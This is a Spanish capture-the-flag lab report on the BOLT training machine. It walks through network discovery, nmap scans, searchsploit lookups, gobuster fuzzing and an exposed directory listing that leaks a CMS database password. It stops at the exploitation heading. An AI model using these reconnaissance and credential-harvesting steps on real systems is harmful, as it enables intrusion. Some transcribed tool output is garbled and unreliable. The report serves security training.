


Informe de análisis de vulnerabilidades, explotación y resultados del reto BOLT.				
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
07/11/2024	07/11/2024	1.0	MQ-HM-BOLT	RESTRINGIDO

Informe de análisis de vulnerabilidades, explotación y resultados del reto BOLT.

N.- MQ-HM-BOLT



O.S.: Linux

Dificultad: Fácil - Medio

Puntos: 45

Fases: Enumeración - Persistencia

Otras Fases: Escaneo - Explotación

Generado por:

NMF

Especialista de Ciberseguridad, Seguridad de la Información

*Email: ****@hotmail.com

Fecha de creación:
07.11.2024



Índice

1) <u>Introducción</u>	Pág. 3
2) <u>Objetivo</u>	Pág. 3
3) <u>Consigna</u>	Pág. 3
4) <u>Reconocimiento</u>	Pág. 4
5) <u>Análisis de Vulnerabilidades/debilidades</u>	Pág. 5
6) <u>Explotación</u>	Pág. 13
*Manual	Pág. 13
7) <u>Escalación de privilegios</u>	Pág. 27
8) <u>Banderas</u>	Pág. 27
9) <u>Herramientas Usadas</u>	Pág. 27
10) <u>Herramientas – Extra OPCIONAL</u>	Pág. 27
11) <u>Conclusiones y Recomendaciones</u>	Pág. 28





1) Introducción.



En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como BOLT, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

2) Objetivo.



- ❖ Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- ❖ Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- ❖ Capturar las 2 banderas.

3) Consigna.



Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor en Discord para que entre todos haya un apoyo.

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 3 banderas. Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.
 1. bandera1.txt
 2. bandera2.txt
 3. bandera3.txt

Nota:

- ❖ Para este trabajo pueden utilizar cualquier formato.
- ❖ Ejemplo de cómo nombrar el archivo PDF: Tarea 4 - Juan López. pdf
- ❖ Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
 - nombre y apellido
 - correo



4) Reconocimiento.



Entonces primero encontramos su IP correspondiente. Vemos nuestras máquinas y una con dirección MAC distinta. Esta será nuestra IP a analizar. Primero con netdiscover, luego con arp-scan

```
(root㉿kali)-[~/home/kali]
# netdiscover
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.240.137	00:0c:29:f5:fa:73		5	300	VMware, Inc.
192.168.240.1	00:50:56:c0:00:08		1	60	VMware, Inc.
192.168.240.2	00:50:56:eb:b1:20		3	180	VMware, Inc.
192.168.240.254	00:50:56:e3:d4:0d		1	60	VMware, Inc.

```
(root㉿kali)-[~/home/kali]
# arp-scan -l
```

Interface: eth0, type: EN10MB, MAC: 00:0c:29:48:70:bd, IPv4: 192.168.240.135
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (<https://github.com/royhills/arp-scan>)
192.168.240.1 00:50:56:c0:00:08 (Unknown)
192.168.240.2 00:50:56:eb:b1:20 (Unknown)
192.168.240.137 00:0c:29:f5:fa:73 (Unknown)
192.168.240.254 00:50:56:e3:d4:0d (Unknown)

Verificamos que funcione la conexión.

```
(root㉿kali)-[~/home/kali/BOLT]
# ping 192.168.240.137
PING 192.168.240.137 (192.168.240.137) 56(84) bytes of data.
64 bytes from 192.168.240.137: icmp_seq=1 ttl=64 time=0.404 ms
64 bytes from 192.168.240.137: icmp_seq=2 ttl=64 time=0.896 ms
64 bytes from 192.168.240.137: icmp_seq=3 ttl=64 time=0.531 ms
```

Realizamos un reconocimiento más activo, reconocimiento de puertos.

```
(root㉿kali)-[~/home/kali/BOLT]
# nmap -p- -sS 192.168.240.137 -oA bolt-esc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-04 16:19 EST
Nmap scan report for 192.168.240.137
Host is up (0.0020s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
44083/tcp open  unknown
45909/tcp open  unknown
49601/tcp open  unknown
60145/tcp open  unknown
MAC Address: 00:0C:29:F5:FA:73 (VMware)
```

Para mayor comodidad convertimos los nº de puertos en la variable \$puertos para no estar repitiendo el escaneo o escribiendo cada uno.

```
(root㉿kali)-[~/home/kali/BOLT]
# cat bolt-esc.nmap | grep open | awk '{print$1}' FS=/ | xargs | tr ' ' ','
```

22,80,111,2049,8080,44083,45909,49601,60145

```
(root㉿kali)-[~/home/kali/BOLT]
# puertos=$(cat bolt-esc.nmap | grep open | awk '{print $1}' FS=/ | xargs | tr ' ' ',')
```



Realizamos el primer escaneo un poco mas invasivo determinando servicios y aplicando algunos scripts.

```
(root㉿kali)-[~/home/kali/BOLT]
# nmap -p $puertos -sS -sVc -o 192.168.240.137
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4     111/tcp    rpcbind
|   100000  2,3,4     111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100003  3         2049/udp   nfs
|   100003  3         2049/udp6  nfs
|   100003  3,4      2049/tcp   nfs
|   100003  3,4      2049/tcp6  nfs
|   100005  1,2,3    46221/tcp6 mountd
|   100005  1,2,3    46450/udp  mountd
|   100005  1,2,3    49451/udp6 mountd
|   100005  1,2,3    49601/tcp  mountd
|   100021  1,3,4    40947/tcp6 nlockmgr
|   100021  1,3,4    42376/udp6 nlockmgr
|   100021  1,3,4    45909/tcp  nlockmgr
|   100021  1,3,4    49768/udp  nlockmgr
|   100227  3        2049/tcp   nfs_acl
|   100227  3        2049/tcp6  nfs_acl
|   100227  3        2049/udp   nfs_acl
|_ 100227  3        2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECT
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
44083/tcp open  mountd  1-3 (RPC #100005)
45909/tcp open  nlockmgr 1-4 (RPC #100021)
49601/tcp open  mountd  1-3 (RPC #100005)
60145/tcp open  mountd  1-3 (RPC #100005)
MAC Address: 00:0C:29:F5:FA:73 (VMware)
Warning: OSScan results may be unreliable because we could not find :
Aggressive OS guesses: Linux 5.0 - 5.5 (99%), Linux 4.15 - 5.8 (98%)
%
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos entonces varios puertos con distintos servicios y un sistema operativo conocido.



- ❖ Información de reconocimiento de nuestro equipo resumen:
1. IP: 192.168.240.137
 2. Debian 10 (Buster) con núcleo Linux 2.4.-5.8.
 3. Puertos abiertos: 22, 80, 111, 2049, 8080, 44083, 45909, 49601 y 60145.

IP	
192.168.240.137	IPV4
00:0c:29:CF:f5:fa:73	MAC
Vmware, Inc	

SISTEMA OPERATIVO	
Debian 10 (Buster) con núcleo Linux 4.15-5.8.	

PUERTOS		Estado	Servicio	Version
22	/tcp	open	ssh	OpenSSH 7.9 Debian 10+deb10u2
80	/tcp	open	http	Apache httpd 2.4.38 Debian
111	/tcp	open	rpcbind	2-4 (RPC #100000)
2049	/tcp	open	nfs	3-4 (RPC #100003)
8080	/tcp	open	http	Apache httpd 2.4.38 ((Debian))
44083	/tcp	open	mountd	1-3 (RPC #100005)
45909	/tcp	open	nlockmgr	1-4 (RPC #100021)
49601	/tcp	open	mountd	1-3 (RPC #100005)
60145	/tcp	open	mountd	1-3 (RPC #100005)

5) Análisis de vulnerabilidades/debilidades



Vemos una versión de apache bastante actualizada por lo que seria importante navegar por ella para encontrar vulnerabilidades, aunque se realiza el intento de encontrar algún exploit.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

└─(root㉿kali)-[~/home/kali]
  └─# searchsploit OpenSSH 7.9
    Exploits: No Results
    Shellcodes: No Results
```

Pasamos al servicio http con apache https 2.4.38. Encontramos algún script para la escalación de privilegios. Además, existe otro exploit de denegación de servicios, siendo no útil en nuestro caso.

```
└─(root㉿kali)-[~/home/kali/MONKEY]
  └─# searchsploit apache 2.4.38
    Exploit Title                                | Path
    Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
    Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29310.py
    Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation | linux/local/46676.php
    Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                | multiple/dos/26710.txt
    Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/z10/i.c
    Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
    Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
    Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
    Apache Tomcat < 5.5.17 - Remote Directory Listing                  | multiple/remote/2061.txt
    Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                 | unix/remote/14489.c
    Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) & Remote Code Execution (RCE) | multiple/remote/6229.txt
    Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code | jsp/webapps/42966.py
    Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code | windows/webapps/42953.txt
    Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)          | linux/dos/36906.txt
    Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
    Shellcodes: No Results
```

Comprobamos entonces en exploit database.



TAREA 4- RETO BOLT

The screenshot shows a search result for "Apache 2.4" on the Exploit Database. The results table has columns: Date, D, A, V, Title, Type, Platform, and Author. Five vulnerabilities are listed, all categorized as WebApps and Multiple platforms, authored by Sunil Iyengar, Valentin Lobstein, ThelastVvV, Lucas Souza, and Lucas Souza respectively. The last two entries have a red border around them.

Date	D	A	V	Title	Type	Platform	Author
2023-04-01	✓			Apache 2.4.x - Buffer Overflow	WebApps	Multiple	Sunil Iyengar
2021-11-11	✓			Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	WebApps	Multiple	Valentin Lobstein
2021-10-25	✗			Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	WebApps	Multiple	ThelastVvV
2021-10-13	✓			Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza
2021-10-06	✓	!		Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza

Pasamos a revisar por la versión del kernel de Linux y aquí encontramos dos vulnerabilidades de escalación de privilegios, pero estos se utilizan estando dentro del equipo.

The terminal output shows search results for "searchsploit linux kernel 4.15". It lists various Linux kernel vulnerabilities, with several entries highlighted in red. These include "Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation'", "Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation", and "Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)". The right side of the terminal shows the file paths for these vulnerabilities.

The screenshot shows a search result for "Linux Kernel" on the Exploit Database. The results table has columns: Date, D, A, V, Title, Type, Platform, and Author. Five vulnerabilities are listed, all categorized as Local privilege escalation on Linux, authored by Lance Biggerstaff, Ujas Dhami, TheFloW, Google Security Research, and Google Security Research respectively.

Date	D	A	V	Title	Type	Platform	Author
2022-03-08	✗			Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	Local	Linux	Lance Biggerstaff
2021-11-23	✗			Linux Kernel 5.1.x - 'PTRACE_TRACEME' pkexec Local Privilege Escalation (2)	Local	Linux	Ujas Dhami
2021-07-15	✓			Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation'	Local	Linux	TheFloW
2021-04-08	✗			Linux Kernel 5.4 - 'BleedingTooth' Bluetooth Zero-Click Remote Code Execution	Remote	Linux	Google Security Research
2019-12-16	✓			Linux 5.3 - Privilege Escalation via io_uring Offload of sendmsg() onto Kernel Thread with Kernel Creds	Local	Linux	Google Security Research

Pasamos entonces a los servicios webs para reconocer otros servicios dentro de la misma. Allí encontramos una página de BoltWire, aunque no está correctamente instalado.

The screenshot shows a browser window with the URL <https://docs.bolt.cm/installation/installation>. The page displays an "Installation error" message. Below the message, the Bolt CMS logo and navigation links are visible, including Home [boltcms.io], Documentation, Manual, Source on Github, and Slack. A search bar and a GitHub edit button are also present.



TAREA 4- RETO BOLT

```
(root㉿kali)-[~/home/kali]
# searchsploit bolt
Exploit Title | Path
Apple WebKit - 'JSC::SymbolTableEntry::isWatchable' Heap Buffer Overflow | multiple/dos/41869.html
Bolt CMS 3.6.10 - Cross-Site Request Forgery | php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting | php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution | php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution | php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting | php/webapps/46014.txt
Bolthole Filter 2.6.1 - Address Parsing Buffer Overflow | multiple/remote/24982.txt
BoltWire 2.1.16 - Finder.php - Multiple Cross Site Scripting Vulnerabilities | http://192.168.1.100/BoltWire/2.1.16/Finder.php
BoltWire 6.0.3 - Local File Inclusion | http://192.168.1.100/BoltWire/6.0.3/index.php
CommonBolt Portfolio Manager 1.0 - Multiple Vulnerabilities | http://192.168.1.100/CommonBolt/1.0/index.php
CMS Bolt - Arbitrary File Upload (Metasploit) | http/webapps/21102.txt
CMS Bolt - Arbitrary File Upload (Metasploit) | http/webapps/38196.rb
```

El mismo es un framework de gestión de contenido (CMS) de código abierto, basado en PHP, que está diseñado para ser sencillo, ligero y altamente personalizable. Su objetivo es permitir que los desarrolladores creen sitios web de manera rápida y eficiente sin la necesidad de depender de sistemas CMS pesados como WordPress, Joomla o Drupal. BoltWire se enfoca en facilitar la creación de sitios web dinámicos, proporcionando una interfaz simple y flexible.

Date D A V Title Type Platform Author
2020-05-04 + X BoltWire 6.0.3 - Local File Inclusion WebApps PHP Andrey Stoykov

La inclusión de archivos locales o Local File Inclusion (LFI) es una vulnerabilidad de seguridad que ocurre en aplicaciones web cuando un atacante puede incluir archivos del sistema de archivos local en el servidor, generalmente a través de parámetros de URL maliciosos. Esta vulnerabilidad puede permitir a un atacante acceder a archivos sensibles del servidor, ejecutar código malicioso o incluso comprometer completamente el servidor.

Pasamos a la otra página en cuestión del puerto 8080 encontramos una página PHP. Esta pagina divulga mucha información correspondiente al sistema.

l_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()

192.168.240.137:8080

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqld.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-crypt.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS



TAREA 4- RETO BOLT

Exploit Title	Path
PHP 7.0 < 7.4 (Unix) - 'debug_backtrace' disable_functions Bypass	php/local/48072.php
PHP < 8.0 - Remote Code Execution (rändomized) (Windows)	php/webapps/22071.py
PHP-Nuke 6.x < 7.6 Top module - SQL Injection	php/webapps/921.sh
PHP-Nuke < 8.0 - 'sid' SQL Injection	php/webapps/4964.php
PHPLib < 7.4 - SQL Injection	php/webapps/43838.php

 EXPLOIT DATABASE

Date	D	A	V	Title	Type	Platform	Author
2020-07-07	↓	✗	PHP 7.4 FFI - 'disable_functions' Bypass		WebApps	PHP	hunter gregal
2020-01-30	↓	✗	PHP 7.0 < 7.4 (Unix) - 'debug_backtrace' disable_functions Bypass		Local	PHP	mm0r1

El término "bypass" se refiere al acto de eludir o saltarse un mecanismo de seguridad, una restricción o una validación en un sistema informático o red.

Por último, pasamos nuestro escáner Nessus. Dentro de la información importante encontramos:



192.168.240.137



Vulnerabilities						Total: 31
Severity	CVSS V3.0	VPR Score	EPSS Score	Plugin	Name	
MEDIUM	5.9	6.1	0.9625	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	
LOW	2.1*	4.2	0.8808	10114	ICMP Timestamp Request Remote Date Disclosure	
INFO	N/A	-	-	10223	RPC portmapper Service Detection	
INFO	N/A	-	-	48204	Apache HTTP Server Version	
INFO	N/A	-	-	39520	Backported Security Patch Detection (SSH)	
INFO	N/A	-	-	39521	Backported Security Patch Detection (WWW)	
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)	
INFO	N/A	-	-	54615	Device Type	

***SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795):** El servidor SSH remoto es vulnerable a una debilidad de "man-in-the-middle" conocida como Terrapin, que consiste en un corte de prefijo. Esto puede permitir que un atacante remoto, en una posición intermedia, eluda las verificaciones de integridad y degrade la seguridad de la conexión. Esto nos abre la puerta para poder usar Burpsuite e interceptar peticiones.

***NFS Share Export List:** Este complemento recupera la lista de recursos compartidos exportados de NFS. En general esto se usa para compartir archivos, se podría ver si se encuentra alguno que nos revele información.



TAREA 4- RETO BOLT

Por lo tanto, teniendo ya un panorama de las debilidades del sistema, procedemos a ver la información disponible dentro de la páginas webs. La primera será la correspondiente al puerto 80 donde aquí vemos un CMS Bolt mal instalado, podemos ver rutas e investigar sobre donde se instala. Vemos su tecnología con Wappalyzer

Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.
It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:  
  web: "%site%/html"  
  "
```

Finally, open the new installation in a browser. If you've used one of the commands above, you'll find the frontpage at <http://127.0.0.1:8000/>

The Bolt admin panel can be found at <http://127.0.0.1:8000/bolt>

Log in using the credentials you created when setting up the first user.

Boltcms

Search the documentation:

BASICS

Getting Started
Installation

Installation

- Step 1: Make sure you have composer installed.
- Step 2: Set up a new Bolt project
- Step 3 (optional): Configure the database

JUMP TO:

- Step 1: [Install Composer](#)
- Step 2: [Create a new project](#)
- Step 3 (optional): [Configure the database](#)**
- Step 4: [Install themes and modules](#)
- Step 5: [Starting up](#)

TECHNOLOGIES

Web frameworks

- [Symfony](#)

With the stability

MORE INFO

Woppolyer

JavaScript libraries

- [Dropzone](#) 5.7.0
- [jQuery](#) 2.2.4
- [jQuery UI](#) 1.12.1
- [Moment.js](#) 2.24.0
- [Select2](#)

Web servers

- [Apache HTTP Server](#) 2.4.38

Programming languages

- [PHP](#)

Operating systems

- [Debian](#)

UI frameworks

- [Bootstrap](#) 3.4.1

Pasmos entonces a hacer un Fuzzing de dicha pagina para ver si encontramos rutas que nos sirvan en la recopilación de información.

Vemos que tenemos varias rutas a investigar, accedemos a una de ellas y a simple vista se observa la primera vulnerabilidad listing directory.

The image shows two side-by-side browser windows. Both have the URL `192.168.240.137` in the address bar. The left window shows the contents of the `/src` directory, which includes a `Parent Directory` and a `Site/` folder. The right window shows the contents of the `/app` directory, which includes `cache/`, `config/`, `database/`, and a file named `nut`.

Name	Last modified	Size	Description
Parent Directory		-	
Site/	2021-06-01 10:11	-	

Name	Last modified	Size	Description
Parent Directory		-	
cache/	2024-11-04 17:14	-	
config/	2024-11-04 17:14	-	
database/	2024-11-04 17:14	-	
nut	2020-10-19 12:40	633	



TAREA 4- RETO BOLT

Un listado de directorios web ocurre cuando un servidor web permite que los usuarios vean la lista de archivos dentro de un directorio específico, si no se ha configurado adecuadamente para evitarlo. Por ejemplo, si un servidor web no tiene un archivo de índice (como index.html o index.php) y no está configurado para desactivar la visualización del contenido de directorios, un atacante o un usuario podría acceder a la URL de un directorio y obtener una lista de los archivos y subdirectorios contenidos allí.

Navegando en los distintos directorios encontramos la siguiente información relevante.

```
192.168.240.137/app/cache/config-cache.json
{
  "general": {
    "database": {
      "driver": "pdo_sqlite",
      "host": "localhost",
      "slaves": [],
      "dbname": "bolt",
      "prefix": "bolt_",
      "charset": "utf8",
      "collate": "utf8_unicode_ci",
      "randomfunction": "RANDOM()",
      "databasename": "bolt",
      "username": "bolt",
      "password": "I_love_java",
      "user": "bolt",
      "wrapperClass": "Bolt\\Storage\\Database\\Connection",
      "path": "/var/www/html/app/database/bolt.db",
      "sitename": "A sample site",
      "locale": "en_GB",
      "recordsperpage": 10,
      "recordsperdashboardwidget": 5
    }
  }
}
```

```
<filehash file="${path.package}/PasswordLib.zip" hashtype="0" propertyname="filehash"/>
<echo message="${filehash}" file="${path.package}/PasswordLib.zip.md5"/>
<filehash file="${path.package}/PasswordLib.zip" hashtype="1" propertyname="filehash"/>
<echo message="${filehash}" file="${path.package}/PasswordLib.zip.sha1"/>
<tar destfile="${path.package}/PasswordLib.tar.gz" compression="gzip">
  <fileset dir="${path.results}/lib">
    <include name="**/**"/>
  </fileset>
</tar>
<tar destfile="${path.package}/PasswordLib.zip" compression="zip">
  <fileset dir="${path.results}/lib">
    <include name="**/**"/>
  </fileset>
</tar>
<phingcall target="writeFileHashes">
  <property name="filename" value="${filehash}"/>
</phingcall>
<phingcall target="writeFileHashes">
  <property name="filename" value="${sha512}"/>
</phingcall>
```

```
Here's our token: 63viKrixR9JmPh83 Here's a random number from 0 to PHP_INT_MAX: -9223372036854775808 Here's a random array element: ab Here's a randomized array: Array ([0] => a [3] => d [5] => e) the same arrays with incremental keys: Array ([0] => a [1] => d [2] => f [3] => b [4] => c [5] => e) a hashed password: $2y$10$JB4jqfZPYG9RZlH12f9EuF177JH.An0NuRcxSayko9x640szf4vC The result of a Drupal hashed password: $S$6YkoEDRX/ovoLy5vPd5Lbzd4hC8PTy3YPMcWyhXzlywqgijjSqE0utgKcdy4qvVtZWJOSujMLNnCqiGvTwAJG5UFhUsha512$5000$26$GdUM3rgRS0PbicqnZz+PoW2Tfeezl+iJxng2uYdCqsSE= The result of the PBKDF2 password was: $2y$05$d6Qx7.E8wfPDG.U/LBnIdubf4btTq6ajMn5t72L2aSi43LaNbBboe
```

Technologies	More Info
Web frameworks	JavaScript libraries
Symfony	Dropzone 5.7.0
Web servers	jQuery 2.2.4
Apache HTTP Server	jQuery UI 1.12.1
Programming languages	Moment.js 2.24.0
PHP	Select2
Operating systems	UI frameworks
Debian	Bootstrap 3.4.1

Encontramos múltiples carpetas que pertenecen al sistema y sus configuraciones, su sistema de contraseñas, hasheo seguro SHA-512, pero lo mas sensible es que nos otorga un usuario y contraseña. Por lo que pasamos a realizar nuestros diccionarios.



TAREA 4- RETO BOLT

```
(root㉿kali)-[~/home/kali/BOLT]
└─# echo I_love_java > pass.txt
└─# echo bolt > user.txt
```

Realizamos un último reconocimiento con whatweb para confirmar nuestros datos obtenidos.

```
(root㉿kali)-[~/home/kali/BOLT]
└─# whatweb http://192.168.240.137:80
http://192.168.240.137:80 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.240.137], Title[Bolt - Installation error]
```

Ahora pasamos a la segunda pagina web dentro del puerto 8080. Comenzamos con un panorama general.

```
(root㉿kali)-[~/home/kali/BOLT]
└─# whatweb http://192.168.240.137:8080
http://192.168.240.137:8080 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], Email[license@php.net], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.240.137], Title[PHP 7.3.27-1~deb10u1 - phpinfo()]
```

Pasamos a ver su página, como habíamos observado encontramos la confirmación del sistema, versiones y rutas.

Parece ser que la pagina se instaló por defecto. Realizamos un fuzzing para reconocer si hay alguna página corriendo por detrás.

```
(root㉿kali)-[~/home/kali]
└─# gobuster dir -u http://192.168.240.137:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.240.137:8080
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/dev          (Status: 301) [Size: 323] [→ http://192.168.240.137:8080/dev/]
/server-status (Status: 403) [Size: 282]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```



TAREA 4- RETO BOLT

Entramos a la url: [--> <http://192.168.240.137:8080/dev/>]. Encontramos un panel de login, la posibilidad de registrarnos, panel de admin aunque sin acceso y tambien un buscador.

En dichas pagina seguramente utilizando burpsuite podemos interceptar y analizar su petición para ingresar, en su buscador se podría realizar una inyección de código y como usuario registrado a lo mejor podemos realizar localización de archivos. Pasmos entonces a la parte de explotación.

6) Exploitación.

Proceso de explotación se dará de manera manual.

Manual

